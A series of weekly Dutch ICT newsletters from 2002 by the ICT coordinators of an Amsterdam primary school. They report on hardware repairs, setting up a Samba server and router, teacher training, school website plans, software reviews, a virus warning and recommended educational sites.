Afgelopen maandag heeft er een gesprek plaatsgevonden met Kees Vos. Hij coördineert de ICT samenwerking tussen de 5 openbare basisscholen in De Baarsjes. In dat gesprek hebben we besproken wat we aan het doen zijn op de Rosa Boekdrukker. Een soort tussentijdse evaluatie. Het bestuur heeft nog geen duidelijk ICT beleid. Wel begrepen we in het gesprek, dat CIAO in elk geval geen optie is. Misschien een samenwerking met de scholen in Oud Zuid. Voor ons is samenwerking op onderwijsinhoudelijk/didactisch gebied vooral gewenst. (les-ideeën uitwisselen)

Na de crocusvakantie moeten alle leerkrachten weer een aantal vragen beantwoorden. Uit de verplicht in te vullen vragenlijsten moet duidelijk worden op welk gebied scholing gewenst is.

School en Computer

Op woensdag 27 februari is er weer een GRATIS computerbeurs in Amsterdam. <http://www.school-computer.nl/> Allerlei educatieve software wordt hier getoond.

Maar misschien veel interessanter: <http://www.digischool.nl/po/community78/feb27/wsprogramma.html>

Een workshop gehouden in de Hogeschool Holland, ook op woensdag 27 februari. Georganiseerd door de gemeenschappen van de Digischool.

ICT beleidsplan.

Er wordt momenteel gewerkt aan een ICT beleidsplan. Een standaard model + voorbeelden van hoe andere scholen dat hebben ingevuld, aangevuld met hoe het bij ons gaat, moet ervoor zorgen, dat dit plan over een maand klaar is.

[http://www.leren.nl/rubriek/onderwijs/ICT\\_en\\_onderwijs/beleidsplan/](http://www.leren.nl/rubriek/onderwijs/ICT_en_onderwijs/beleidsplan/)

Niemand hoeft het wiel nog een keer uit te vinden: ook hier zooveeeeel tips!

Hardware.

Weer een computer vervangen (bij de kleuters met een haperende a-drive) en een computer aangesloten (in de hal op de 1<sup>e</sup> verdieping, bedoeld voor groep 6).

We hadden nog steeds een paar computers niet ingedeeld die we van ons gemeentelijk bedrijf hebben gekregen.

Verder is er in goede samenwerking een oude computer met restanten en een nieuwe buitenkant door de man van een collega tot "nieuwe" pentium 500 in elkaar gesleuteld. Goed zo Jan!! Fijn, dat je dit hebt gedaan! Dirk gaat hier een (samba)server van maken. Een server is een soort moedercomputer waar alle computers op het netwerk programma's vandaan kunnen halen en documenten op kunnen zetten. Dat is handig, als je op computer 14 hebt gewerkt aan een document en de volgende keer op computer 36 verder gaat.

Nascholing groep 4 t/m 8.

Dit was de tweede bijeenkomst over tekstverwerking in combinatie met Taalleerland. Iedereen had opdrachten uitgeprobeerd/getest(!) en nu is het de bedoeling, dat we de leerlingen één van die opdrachten laten doen.

Het gaat om:

- het vergroten van computervaardigheden (tekstverwerking) van de kinderen met lessen uit Taalleerland.
- lukt de organisatie? (komen alle kinderen aan de beurt?). (werkt de rest van de klas ook ergens aan?)

(klassenmanagement))

- snappen de kinderen het?
- kun je nog meer van dit soort opdrachten vinden?

Software beoordeling.

Voor de Maki site, in samenwerking met het OCA hebben we een software programma ter beoordeling gekregen. We gaan het programma "meten" van Cédicu beoordelen met groep 5, en 5/6 . We hebben de spullen deze week ontvangen. We gaan het na de crocusvakantie doen.

Wederom uit de site van Maki.

### **Leerkracht op internet**

Fred Pals, ICT-coördinator van de [Openbare Daltonschool Het Karrepad](#) in Groningen, maakt zich sterk voor meer samenwerking op ICT-terrein. 'Wij hebben begin deze maand een server besteld. Tegelijkertijd heeft een aantal andere basisscholen uit de buurt dezelfde bestelling gedaan. Sinds een half jaar voeren we met dat groepje scholen regelmatig overleg. We ondersteunen elkaar. Systeembeheer is een zware taak. Wij komen uit de onderwijspraktijk, maar worden geacht manusje-van-alles te zijn: de computers draaiende houden, software beheren, server inrichten, het is een heel takenpakket. Wij hebben voor 550 leerlingen 140 computers staan, op 3 lokaties. Eigenlijk zou er per 60 computers een systeembeheerder moeten zijn. Daarom helpen we elkaar. Ook hebben we veel hulp van onze Denktank: een groepje ouders dat meedenkt over ICT-zaken. Daar komen veel goede tips uit, en ook weten ouders wel eens via hun werk wat computers voor ons te regelen.

sites:

Deze week een hele waslijst uit het E-zine van de Maki site:

### **Jaaroverzicht favoriete sites**

Al een jaar wordt in deze nieuwsbrief wekelijks een leerkracht ondervraagd over zijn/haar favoriete websites/educatieve programma's. Tijd om de balans op te maken. Welke websites en software doen het het best in de klas?

### **Websites**

1. Kennisnet ([www.kennisnet.nl](http://www.kennisnet.nl))

Hoe kan het ook anders: Kennisnet werd door bijna alle leerkrachten genoemd. Vaak is het vooral de belofte van Kennisnet die de harten sneller doet kloppen: veel scholen hebben hoge verwachtingen, maar wachten nog op servers, kabels of feitelijke aansluiting. De leerkrachten die al wel met Kennisnet werken zijn vooral enthousiast over de [Programmamatrix](#) en [de Kringen](#).

2. Taptoe Spreekbeurtensite ([www.taptoe.nl](http://www.taptoe.nl)) is vooral bij de leerlingen heel populair, voor hun werkstukken en spreekbeurten.

3. Schooltelevisie ([www.teleacnot.nl](http://www.teleacnot.nl))

Veel scholen kijken naar het [Weekjournaal](#) en naar [Nieuws uit de natuur](#), en de websites sluiten daar prima bij aan.

4. De Startpagina ([www.startpagina.nl](http://www.startpagina.nl)) en haar dochters: [de PABO-pagina](#), [de ADHD-pagina](#), [de Dyslexiepagina](#), [de Onderwijspagina](#), [de Basisonderwijspagina](#), en zo kunnen we nog wel even doorgaan. Stuk voor stuk handige, goed bijgehouden portals.

5. De digitale school ([www.digischool.nl](http://www.digischool.nl)): geliefd als ideeënbron.

### **Software**

Veel leerkrachten hebben nogal wat te mopperen over de beschikbare educatieve software. Te duur, niet interactief genoeg, gehannes met licenties, niet geschikt voor netwerken - er wordt veel geklaagd. Toch maken nagenoeg alle geïnterviewde scholen veelvuldig gebruik van educatieve programma's:

1. [Wereld in Getallen](#) Een standaardmethode, die vooral wordt gewaardeerd om de feedback die leerlingen



van het programma krijgen.

2. [Veilig Leren Lezen](#). Voor remedial teaching en NT2-onderwijs wordt het programma 'Veilig leren lezen in stapjes' veel genoemd.
3. De software van [Ambrasoft](#), voor rekenen en taal. Deze programma's worden minder genoemd dan de bovenstaande programma's, maar leerkrachten die deze programma's gebruiken zijn unaniem laaiend enthousiast.
4. [Schatkist](#) is voor kleuters een gewaardeerde taalmethode.
5. Programma's van het [NIB](#) worden vooruitstrevend genoemd. Vooral [Luister Maar](#) en [Taalplan](#) (dat nu wordt uitgegeven door Dodo Software) zijn populair.

Kijk voor de volledige lijst op [de Maki-site](#). (!!!!!!!!!!! doen!!!!)

++++  
Nieuwsbrief Rosa Boekdrukker week 9 - 2002 1 maart 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

### **Lekkage.**

Het noodweer deze week heeft ertoe geleid, dat in ons heiligdom, het magazijntje waar de servers staan en alle netwerkkabels door de school verspreid worden, water heeft gelekt. Eén monitor en een toetsenbord total loss. We hebben snel een noodstroomvoorziening aangelegd en alles draait gelukkig nog. Op het dak van de school ligt een bedekking die al op verscheidene plekken niet goed is gebleken en al heel wat schade heeft veroorzaakt.

### **Computers Basiseducatie.**

Deze week werd onze school gebeld, dat de computers van de basiseducatie zouden worden opgehaald ter vernietiging. Daar heeft Dirk meteen een stokje voor gestoken: als ze toch weggegooid worden mogen wij ze dan hebben? Dat was goed. Ook de andere scholen die daar computers van hebben staan hebben ze gehouden. De onze bleken een pentium 133 en een pentium 200 te zijn. Weliswaar zonder geluidskaart en cd-rom speler, maar met een netwerkkaart. Veel te goed dus om naar de vuilstort te gaan. Volgens de leerkracht van de basiseducatie waren die computers een geschenk van Adelmund, maar zonder geluidskaart nutteloos voor het doel. Wij zetten de P200 een CD speler (kopen we) en geluidskaart (hebben we nog, evenals boxjes). De andere wordt kantoorcomputer.

### **Krukken.**

In onze bovenhal staan zes computers om op te tekstverwerken en internetten (geen geluid en cd rom) Die staan op hoge tafels. Nu zijn we op zoek naar in hoogte verstelbare krukken, waar je ook je voeten goed op kwijt kunt, omdat aan deze computers kinderen van allerlei verschillende lengtes moeten werken. In diverse catalogi wat gevonden, maar nog niet helemaal wat we zoeken. Hebben jullie krukken die bevallen?

### **Samba.**

Op de nascholingscursus voor de bovenbouw is er een opdracht: hoe sla je per kind de gemaakte taalles op?

- elk kind een eigen diskette?
- elk kind een eigen map?
- elk kind een eigen map op een server, zodat vanaf elke computer gewerkt kan worden

Die vraag heeft ertoe geleid, dat Dirk nu een file-server gemaakt heeft. Dit is natuurlijk geen Microsoft server, maar één op basis van Unix (samba dus). Nu nog uitzoeken hoe die het beste ingericht kan worden.

### **Nascholing onderbouw.**

Omdat we het programma Letterpret nog niet in zijn totaliteit kunnen bekijken op het ABC, en daardoor nog geen keuze kunnen maken voor een nieuw programma voor de onderbouw, hebben we deze week "creatieve toepassingen" op de computer geprobeerd. We hebben zelf animaties gemaakt met "gif animator" en heel veel lol gehad met het bewerken van foto's die we met een digitale camera maakten. Ook het programma Kid Pix is uitgetest en gaan we op school ook met de kinderen proberen.

### **Bijscholing ICT coördinator.**

Deze week werd "kennisnet" weer eens onder de loep genomen. Wat kun je ermee? Bij welke scholen werkt het al? De onbetrouwbaarheid werd nog steeds als een probleem ervaren. Met onbetrouwbaarheid wordt bedoeld: er zijn momenten, dat er nauwelijks dataverkeer mogelijk is. En dat is een enorme hinderpaal bij het geven van onderwijs: als je bijvoorbeeld van 10.00 uur tot 11.00 uur met je groep een opdracht op het internet wilt uitvoeren en het lukt niet, loopt je lesschema behoorlijk in de soep.

Er zijn ook hoopgevende onderdelen: de kringen, als het blackboard in het Nederlands gaat functioneren, op de scholieren site staat een programma waarmee je een eigen webpage kunt maken, de webmail van kennisnet is misschien ook heel bruikbaar.

### **EHBO voor computers.**

In groep 6 was de netwerkkaart stuk. Vervangen. Ook een koptelefoon in groep 5 haperde. De computertafel

die daar "op proef" staat, wordt toch als te groot ervaren (80 cm diep en 1.20 meter breed)

In groep 3 werkte een monitor niet. Alle stekkers aangedrukt. Maar wat bleek: er zat ergens een schakelaartje dat verkeerd stond. Waarschijnlijk per ongeluk een tik gehad.

In een kleutergroep is een computer vervangen, maar er is nog geen software op gezet!!

**Virussen.**

Lees in UITLEG nr.3, 27 februari 2002, op bladzij 22: "help, een virus!" Ook daar wordt de site van [www.virusalert.nl](http://www.virusalert.nl) genoemd. Kijk dan ook bij <http://www.virusalert.nl/?show=hoax&id=20> (sulfnbk is een hoax)

**Sites:**

[www.hetkleinelo.nl](http://www.hetkleinelo.nl)

Deze site voor land- en tuinbouwonderwijs staat boordevol groene links. Echt de moeite waard om te bekijken voor de zaakvakken.

[www.incredimail.com](http://www.incredimail.com)

Hier staat een gratis te downloaden emailprogramma. Je kunt je email vol met toeters en bellen hangen. Er komt een butler je waarschuwen, als er een nieuwe mail is binnengekomen. En als je tikt, hoor je een ouderwetse tiepmasjiene. Voor speelse tiepes een leuk geintje.

[www.kennisnet.nl](http://www.kennisnet.nl)

De site waar alle scholen dol enthousiast over moeten zijn. Neem eens een kijkje, bij kinderen of docent.

groeten,  
Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 10 - 2002 8 maart 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

### **ICT werkgroep.**

We hebben weer een bijeenkomst met de werkgroep gehad. Voor een ICT-coördinator is het heel prettig om met een aantal collega's door te nemen wat er gaande is en problemen te bespreken.

b.v. : mag er na schooltijd gecomputerd worden?

wat voor opbergsysteem zullen we voor de cd's uitzoeken?

hoe zorgen we ervoor dat de vragenlijsten voor Kees Vos nog op tijd bij hem zijn?

mag er in de klas ge-emaild worden?

Verder gaan we een rooster maken om kinderen op de eerste verdieping aan hun werkstukken te laten schrijven aan de computers.

etc. etc.

### **Website.**

Wij hebben nu nog geen professionele website. Daarom hebben wij Mark de Haan gevraagd om een offerte uit te brengen en een voorstel te doen. Over twee weken krijgen we een eerste opzet te zien en aan de hand daarvan besluiten we verder te gaan met hem.

### **Computercursus voor ouders.**

De beginnerscursus is afgelopen en een aantal ouders is deze week gestart met een cursus voor gevorderden bij het buurthuis.

### **Taalles op de computer.**

De opdracht voor de bovenbouw (groep 4 t/m 8) voor de computercursus is: laat de leerlingen een opdracht tekstverwerken aan de hand van de taalmethode doen. Het valt niet mee!! Ik heb het zelf gedaan. Zes kinderen uit groep 6 zuigen aandacht. Pas op de plaats is gewenst. Advies: laat één kind tegelijk de opdracht doen, in het begin.

### **Werkzaamheden Dirk.**

Dirk had een drukke computerweek, maar niet direct voor de OBSRB.

Eerst op Maandag een gesprek met Kees Vos. Aan de orde kwam onder andere of er lessen te trekken zijn uit Dirk's verleden ( zie <http://utopia.knoware.nl/users/schoutdi> ) als het gaat om ICT in de Baarsjes. We denken van niet omdat projectmatig werken wezenlijk verschilt van 'open einde' werk (wat ICT in de Baarsjes blijkbaar is).

Ook hadden we het over succesfactoren bij ICT. De OBSRB dankt zijn succes toch vooral aan het enthousiasme van de directie, de ICT coördinator en de vrijwilligers. Ze werken goed samen en zijn kritische voorstanders voor het gebruik van ICT in het basisonderwijs.

We hadden het over 'Vertaling', het programma dat door Dirk ontwikkeld is. In de komende bijeenkomst van ICT'ers in het stadsdeel zullen we er aandacht aan besteden.

Op woensdag zat Dirk op de Openbare Scholengemeenschap Bijlmer, om daar een middag door te brengen met een van de systeembeheerders.

De leerkrachten doen heel veel met ICT. Ik noem door elkaar: schooladministratie, lessen via computers, rapporten, opdrachten, etc. etc. Er staan zo'n 300 computers in de school, draaiend via een serverpark. Daarin UNIX, Linux, Solaris, Sun en Windows NT, Veel glasvezel, meerdere systeembeheerders, aansluiting op Internet via 4 Providers vanwege redundantie. Een lagere school in de Baarsjes is op ICT gebied echt simpel te runnen.. Dat is mijn bescheiden indruk van dit bezoekje. Ik had het ook nog over één van onze problemen: Onze providers, UPC en Kennisnet komen beide via de kabel binnen. Dat wil zeggen dat als er een wijkstation

uitvalt (is al een keer gebeurd) we helemaal geen Internet hebben. De systeembeheerder raadde aan om Kennisnet er uit te gooien en ADSL ofzo te nemen.

**Sites.**

Kinderen vragen waar ze informatie voor werkstukken kunnen vinden.

Hier een aantal zoekmachines voor kinderen. Ze zijn niet allemaal door ons uitgetest.

[www.netwijs.nl](http://www.netwijs.nl)

<http://www.explorian.com/ned/indexplo/frame.htm>

<http://www.recreatief.nl/Kinderen/>

<http://www.1stekeuze.nl/search/kinderweb/educatie/>

groeten,  
Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 11 - 2002 15 maart 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

Op het eerste gezicht zou je zeggen: niet veel. Maar nu we het opschrijven blijkt het bij nader inzien toch anders.

Karin was op haar ICT dagen ziek. Donderdag stond ze weer pipsjes voor de klas.

Dirk was de hele week bezig met het testen van de door het door de OBS Rosa Boekdrukker gefinancierde programma 'Dictee'. Volgende week horen jullie er meer over op de ICT dag.

Verder kochten wij een router om onze twee netwerken aan elkaar te verbinden. We hebben UPC en Kennisnet. Door ze te koppelen kunnen we bestanden en printers delen. We kochten voor €185.- ex BTW een prima router die o.i. alles kan.

### **IDEEËN GEVRAAGD VOOR SCHOOLWEBSITE.**

Zoals we in de vorige BIC schreven, zijn we bezig met het ontwikkelen van ideeën voor een schoolwebsite. Deze fase bestaat uit verschillende onderdelen en denksporen. Hier zijn wat gedachten; daarna de vraag aan jullie.

- Wat verwacht je van een effectieve schoolsite ?

Hier gaat het om: wat voor componenten zitten er in die een bijdrage leveren aan de doelen van je onderwijs. En zie dat ten aanzien van leerlingen, ouders, team, bestuur, etc.. Je zou kunnen denken aan webmail, chat, forum, kinderen maken zelf pagina's, online helpdesk, het team heeft apart beveiligde afdelingen (het zou niet handig zijn als een leerling toegang heeft tot de pagina waar dagelijkse mededelingen van de school op staan: "Morgen iedereen vrij!". Kortom: welke functies heeft een goede schoolwebsite?

- Hoe deel je een efficiënte schoolsite in?

Hier gaat het vooral over ideeën rond de min of meer vastliggende vorm van de site. Vragen zijn hier bijvoorbeeld: welke secties kun je onderscheiden? Als je je een boomstructuur voorstelt van de site, hoe ziet die boom er dan uit? Wat voor categorieën kunnen we onderscheiden? Je kent vast wel van die sites waar je niet uitkomt en die waar je 'als vanzelf' je weg vindt. Dat komt door een goede 'boom'.

Kortom: Wat is een efficiënte schoolsite?

- Hoe zou een mooie schoolsite er uit moeten zien?

Hier gaat het om hoe de eerdergenoemde items zijn uitgewerkt in een zichtbare vorm. Bijvoorbeeld: indeling van de pagina's, gebruik van kleur en vorm. Begin je met een foto van de school of juist niet. Zijn die lettertjes niet te groot/klein/mager/vet? Ja, veel kindertekening, nee, juist niet want.... Etc. etc.

Kortom: Wat is een mooie schoolsite?

Als je ideeën hebt, dan horen we die heel graag. Jouw voordeel daarbij: Het systeem dat we gaan gebruiken om de website op een eenvoudige manier bij te houden en waarmee ook kinderen 'm kunnen vullen zou voor jouw school ook wel eens handig kunnen zijn. Dat betekent dat je misschien op een voordelige manier zou kunnen meeliften. Let op: wil je je ideeën vóór eind maart aan ons kenbaar maken? Begin april zijn de begrotingsbesprekingen afgerond en gaat het werk beginnen.

### **VirusAlert.**

Dit kwam donderdag binnen:

14 maart 2002 VirusAlert: W32.Dotjypee@mm : "GEVAARLIJK" (38) Onderwerp: "Dotjypee-virus"

Dotjypee is een mass-mailer internetworm die zich verspreidt via e-mail. Indien u het bijgesloten .exe bestand opent wordt het virus geactiveerd. Na infectie stuurt het zich eenmalig door via e-mail, richting alle contactpersonen in het adressenboek van Microsoft Outlook.

Verdere acties worden door dit virus niet uitgevoerd, er worden geen bestanden op uw systeem geïnstalleerd en ook voegt het geen regels toe aan de registry. Toch verspreidt het virus zich wereldwijd razendsnel. Vooralsnog schat VirusAlert het virus op "medium risk".

zie: [www.virusalert.nl](http://www.virusalert.nl)

**Sites.**

Deze week eens wat anders: [www.scholenlijst.nl](http://www.scholenlijst.nl) Kijk eens naar wat websites van andere scholen. Wat is leuk, en wat niet? Site van de week is van een school op Aruba. Ik krijg hem alleen niet geopend.

Tot woensdag,

Karin

Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 12 - 2002  
Wat hebben we op ICT gebied deze week gedaan?  
++++

### **Website.**

Deze week hebben we de offerte binnen gekregen van Mark de Haan voor de nieuw te maken website en het systeem om de website bij te houden. Er moet nog het één en ander uitonderhandeld worden, maar het ziet er wel veelbelovend uit. Het zou voordelig zijn als er meer scholen in De Baarsjes mee zouden doen met dit project. Het idee is dan dat De Baarsjes het Content Management Systeem betaalt en de scholen slechts het maken van hun eigen website. Een CMS is een systeem waarmee je zelf je website kunt onderhouden en actueel houden. Met het CMS is het ook mogelijk dat kinderen direct zelf webpagina's kunnen maken en op het web zetten.

### **Nascholing bovenbouw.**

Deze week is er weer een nascholing geweest. Het was de derde bijeenkomst waarbij tekstverwerken met de methode Taalleeland aan bod waren. Deze keer werd geëvalueerd hoe de leerkrachten met de leerlingen hadden gewerkt. Het bleek, dat hulp van de ICT coördinator nog wel nodig is bij een aantal leerkrachten om de organisatie rond te krijgen. Dus de komende week zal er geassisteerd worden bij groep 7. Op de volgende twee bijeenkomsten wordt het gebruik van internet en email in de klas behandeld. Volgende week maken we ook een afspraak met het OCA om de nascholingen voor volgend jaar te bespreken. Een integratie van klassenmanagement en ict-onderwijs lijkt zeer gewenst. Ook wordt een afspraak gemaakt voor een consult voor de lb-er op gebied van geschikte software voor remedial teaching. Suggesties zijn welkom!

### **Magazijn.**

We hebben nu wat ruimte gekregen in een magazijn om overtollige apparatuur op te bergen. Tot nu toe stonden monitoren en printers op plekken waar ze niet hoorden. We hebben erg opgeruimd, omdat de nieuwe rekenmethode binnen is gekomen. We hebben nu twee dozen met abacussen over: 20 kleintjes en 19 grote. Wie heeft er interesse?

### **ICT-bijeenkomst met De Baarsjes.**

Woensdagmiddag zijn we op de 10e montessori te gast geweest voor een evaluatie en planning voor een gemeenschappelijk ICT beleid. Er is een aanzet gemaakt voor het maken van een ICT-plan. We wachten nu vol spanning af of er een financieel voorstel komt.

### **Software.**

Deze week kregen we een cd-rom binnen van het Freudenthal instituut. Daarop staan de spelletjes die ook op hun website staan. Voor groep 3 sluiten de flitsspelletjes met vingers en rekenrek precies aan bij onze nieuwe rekenmethode. Dirk: We hebben de cd naar onze Linux server gekopieerd. Binnen 5 minuten kon de hele school rekenspelletjes doen! [www.fi.uu.nl](http://www.fi.uu.nl)

### **Router**

Dirk heeft de router eindelijk door en dat betekent dat we met een week ofzo van het gedoe af zijn dat je telkens van de eerste verdieping naar de tweede moet lopen voor een afdruk.

Karin  
Dirk



++++  
Nieuwsbrief Rosa Boekdrukker week 13 - 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

### **Website.**

We hebben ons beziggehouden met de opbouw van de toekomstige website. Op verschillende scholensites zagen wat we absoluut niet willen. Het ontwerp wordt steeds duidelijker. Website Hier is een aantal verzamelde ideeën:

- Nieuws, Forum, 2 Chats, Zoekmachine, Ziekmeldpagina per email, Leerlingpagina's (ook in 't Arabisch), Gastenboek, eigen statistieken.
- Educatieve toepassingen (rekenweb, etc.) zijn makkelijk in te passen
- Een goed navigatiesysteem zodat je altijd weet waar je zit.

PSPSPSPS Willen jullie AUB wat van je laten horen wat je goed vindt/niet goed vindt, aanvullingen of opmerkingen hebt.

Achteraf zijn zaken altijd moeizaam (dus duur) om te veranderen.

### **Vorbereiding studiedag.**

In april hebben we op school een studiedag. Daar zal onder andere voorgesteld worden hoe we het ICT beleid voor de komende jaren gaan vormgeven. De computers moeten een geïntegreerd onderdeel van het onderwijs worden, net als boeken, schoolborden en schriften. Ze zijn een middel, geen doel. Alle aandacht zal gaan naar hoe we ze beter in kunnen zetten.

### **Tekstverwerken bovenbouw.**

Deze week hebben 14 kinderen een lege diskette gekregen waarop ze zijn begonnen aan een werkstuk. Het was goed merkbaar, dat de lessen in het najaar op het OCA heel nuttig zijn geweest. Nu hebben we rondgelopen langs de kinderen en aanwijzingen gegeven zoals:

- geen spatie voor een leesteken, wel erachter.
- zet steeds maar één spatie
- gebruik tabs
- hoe moet je je document opslaan op je diskette?
- sla je document tussendoor steeds op
- hoe werkt de spellingcontrole

Het was wel nodig om steeds hulp te bieden.

### **Kennisnet.**

Was deze week weer niet vooruit te branden. Het laden van pagina's ging heel traaaaaaaag. De wedstrijd tussen A2000 en Kennisnet bij het bekijken van schoolsites is ruim gewonnen door A2000!!! (jammer, dat we de "poll" tussen die twee niet goed bijgehouden hebben, alhoewel....: we hebben geen precieze score bijgehouden, maar meestal was kennisnet VEEL trager).

### **Nascholing onderbouw.**

Weer een heel ander soort bijeenkomst. Deze keer bekeken we eerst het leerkrachten gedeelte van het computerprogramma "ik reken" dat door de kleutergroepen gebruikt wordt. We zagen dat de computer helemaal bepaalt welke oefeningen een kind doet. Ook zagen we, dat er geen goede feedback voor de kinderen is. Het maken van een keuze tussen letterpret en schatkist met de muis is uitgesteld tot het programma letterpret in zijn geheel bijhet ABC is afgeleverd. Ik vrees, dat Malmberg ook traag is.

### **Nascholing ICT coördinator.**

We hebben computers open gemaakt en bestudeerd hoe alle onderdelen aan het moederbord hangen. We hebben harde schijven verwijderd en weer aangesloten. Hartstikke leuk om het een keer te doen. Het is niet de bedoeling dat dit bij het dagelijkse werk van een ICT coördinator hoort, maar het verlaagt wel de drempel om kleine ingrepen eventueel zelf te doen.

Tijdens het sleutelen ging het gesprek o.a. over welke software kan draaien op een CIAO server? Twee leerkrachten van een CIAO school waren ten einde raad, omdat er geen reken en topografie programma's mogelijk zijn. Ook hebben we het gehad over ICT-plannen en de organisatie binnen je klas/school om de computers goed in te zetten.

**sites.**

[www.lesidee.nl](http://www.lesidee.nl) Hier staan allerlei leuke ideetjes voor lessen. Ook op de site van [www.kennisnet.nl](http://www.kennisnet.nl) bij kids staan allerlei paasideeën. Maar daar is het nu te laat voor!!

groeten,  
Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 14 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

#### **Ongemakken.**

Dirk is geblesseerd. Pees door in zijn rechter middelvinger. (hoezo??? Was ie kwaad???)

Dirk: "Nee, ik liep met een glas in mijn hand tegen een glazen deur aan".

Duo partner van Karin brak haar pols waardoor de ICT werkzaamheden in de knel komen.

We vinden wel oplossingen. ICT gaat verder!!

#### **Website voor scholen**

Bezoek Ellen Warmer aan de Rosa Boekdrukker.

Dirk heeft last met zijn vinger, maar niet met zijn mond. Hij kon gelukkig Ellen nog van alles uitleggen over ons netwerk en ook het "content management systeem" dat bij onze a.s. websites hoort, uitleggen. De Baarsjes koopt het systeem en stelt het ter beschikking van iedereen. Ellen had goede suggesties; die worden meegenomen.

We vinden "Content Management Systeem" een rotwoord. Wie weet een mooie Nederlandse term?

#### **Vergeeten bericht.**

We hebben een nieuw contract afgesloten met het APS voor onze microsoft producten voor 39 computers.

#### **Nascholing.**

Het is druk op nascholingsgebied. Deze week was de bovenbouw aan de beurt voor Internet en e-mail in de klas. Deze week kwamen zoekmachines en hoe te zoeken aan de orde.

Volgende week gaan we het in de nascholing over de "veiligheid" hebben en ook het e-mailen. En dan zit de nascholing voor de bovenbouw er op.

Maar wanneer en waarom moeten kinderen Internetten? Wat moeten ze doen? Wat is nuttig?

Daarover hebben we het over twee weken in een gesprek met ABC, directie R.B. en ondergetekenden het, als we de nascholing voor volgend jaar bespreken. Ook is er op 8 april een ICT-werkgroep bijeenkomst.

#### **Nascholing ICT coördinator.**

Het sleutelen kwam goed van pas. Thuis nieuwe harde schijf ingebouwd met zoon.

#### **Netwerken koppelen.**

Hoera, eindelijk gelukt! We kunnen overal printen en onze bestanden op de Sambaserver opslaan. Alle groepen hebben al een map, gebruikers kunnen een map krijgen als ze dat willen.

Dit klusje had niet geklaard kunnen worden zonder de hulp en steun van Peter Berkhout, systeembeheerder op de Openbare Scholengemeenschap Bijlmer. Dank je wel Peter!!

Kom een keer kijken op een vrijdagmiddag, de borrel is van ons.

#### **Sites.**

Opgekegen op de nascholing:

zoekmachines voor kinderen:

[www.netwijs.nl](http://www.netwijs.nl)

Hier vind je ook speurtochten voor kinderen. Met zoekopdrachten op het internet. We gaan het proberen!!

[www.taptoe.nl](http://www.taptoe.nl)

Site voor spreekbeurten en werkstukken.

Er volgt nog een keer een discussie over: hoe maak je een werkstuk met behulp van internet? Wat mag er geprint worden, wat mag er gekopieerd en geplakt worden enzovoorts.

groeten,  
Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 15 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

#### **Koppelen netwerk UPC en netwerk Kennisnet.**

Het is gelukt om zowel het netwerk van de computers die aan Kennisnet zijn aangesloten, als het netwerk dat aan UPC hangt, aan te sluiten op onze SAMBA-SERVER!!! Dat betekent, dat je vanaf ALLE computers je eigen map met documenten kunt benaderen.

Er zullen nog wel meer snufjes komen.

Eerst de tijd vinden om iedereen een map te geven.

Op dit moment hebben alle groepen ieder een eigen map.

Op de tweede en eerste verdieping zijn de COMPUTERNAMEN (bijv. negenentwintig) en wachtwoorden niet meer in gebruik. Je aanmeldnaam is groepx en het wachtwoord is hetzelfde.

Binnenkort volgt de begane grond.

#### **Rekening UPC.**

Felle brief geschreven naar UPC (priority telecom) over een aanmaning. Wat een uitzoekerij: wanneer konden we ook alweer niet mailen?

In beide periodes lag het echt aan UPC en dat gaven ze ook toe: er waren problemen met de mailserver. Eén keer schreven ze een brief dat we daarom een maand niet hoefden te betalen. Een andere maand zei de man aan de helpdesk dat de problemen nog niet opgelost waren.

Het zou beter zijn om dat soort dingen in een logboekje bij te houden. Nu moest ik allemaal stapels papier en oude mailtjes doorworstelen. En de leidraad erin waren de nieuwsbrieven.

#### **Ict werkgroep**

In de werkgroep is een klein beginnetje gemaakt met de inhoud van het ICT plan. We hebben het gehad over het doel van de computers op onze school. Om tot het doel ( de computer is een verplicht hulpmiddel in ons onderwijs) te komen, gaan we verplichte computer leerstof per leerjaar uitzoeken.

We gaan o.a. kijken of "digiwijs" is in te delen in leerjaren. Daarvoor is al hulp gevraagd aan het OCA, maar moet nader worden uitgewerkt door onze werkgroep.

#### **Briefje leerling.**

Sinds een paar weken heeft een leerling uit groep 7 de taak om elke dag de computer in de hal op de 2<sup>e</sup> verdieping aan te zetten als hij op school komt, en af te sluiten, als hij weggaat. Dit, om te zorgen dat de klassen boven kunnen printen.

Deze week was hij een dag verhinderd en had een briefje neergelegd:

Karin

Dirk loopt nu met zijn arm in een mitella. De pees in zijn vinger is weer vastgemaakt. Binnenkort zal hij ermee moeten oefenen bij een fysiotherapeut. Het kan wel drie maanden duren.

#### **Vergeeten een paar weken geleden.**

Het ROC dat de basiseducatie voor moeders verzorgt, wilde weten of wij onze school open willen stellen voor moeders om te leren wat onze kinderen met computers doen, welke programma's ze gebruiken.

We hebben toen voorgesteld eens om de tafel te gaan zitten met alle betrokkenen. Ook het buurthuis, omdat daar eigenlijk de echte computercursussen voor ouders worden georganiseerd.

Nog niks nader gehoord.

#### **Microsoft licenties.**

Uit de nieuwsgroep nl.onderwijs.algemeen (bron; www.ictopschool.net):

.....e.a. heeft langer geduurd dan gepland, maar MS is volledig tegemoet gekomen aan de wens van scholen en APS en SLB om licenties voor besturingssystemen voor gebruikte pc's ter beschikking te stellen. De regeling is alleen bestemd voor primair en voortgezet onderwijs en via APS-IT-diensten en SLBdiensten te verkrijgen. In het kort betekent dit dat de basislicenties Windows 98 tweede editie voor gebruikte (gedoneerde en gekochte) pc's qua licentierechten gratis besteld kunnen worden. De betreffende pc's moeten dan wel worden aangemeld en geregistreerd via de APS- of SLB-website. De school betaalt alleen per 'order' een zeer gering bedrag aan registratiekosten waarvoor men tevens een mediaset ontvangt.

Vanaf volgende week vrijdag is er een aparte on-line registratie- en aanmeldingsprocedure voor deze regeling via onze website. DEZE REGELING IS

